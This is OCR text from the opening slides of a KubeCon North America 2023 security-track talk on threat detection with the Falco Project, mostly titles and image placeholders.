


KubeCon



CloudNativeCon

North America 2023

A Wind of Change for Threat Detection

Melissa Kilby
Services Security Engineering - Apple

Tuesday November 7, 2023 12:10pm - 12:45pm CST
(W375ab - Security Track)



CLOUD NATIVE
COMPUTING FOUNDATION

The Falco Project


Artificial Intelligence is on fire

▶RS.✓ 0211 SEARCH... A01
▶RS.✓ 0211 SEARCH... A01




A work in progress ...


... detecting cyber attacks at scale



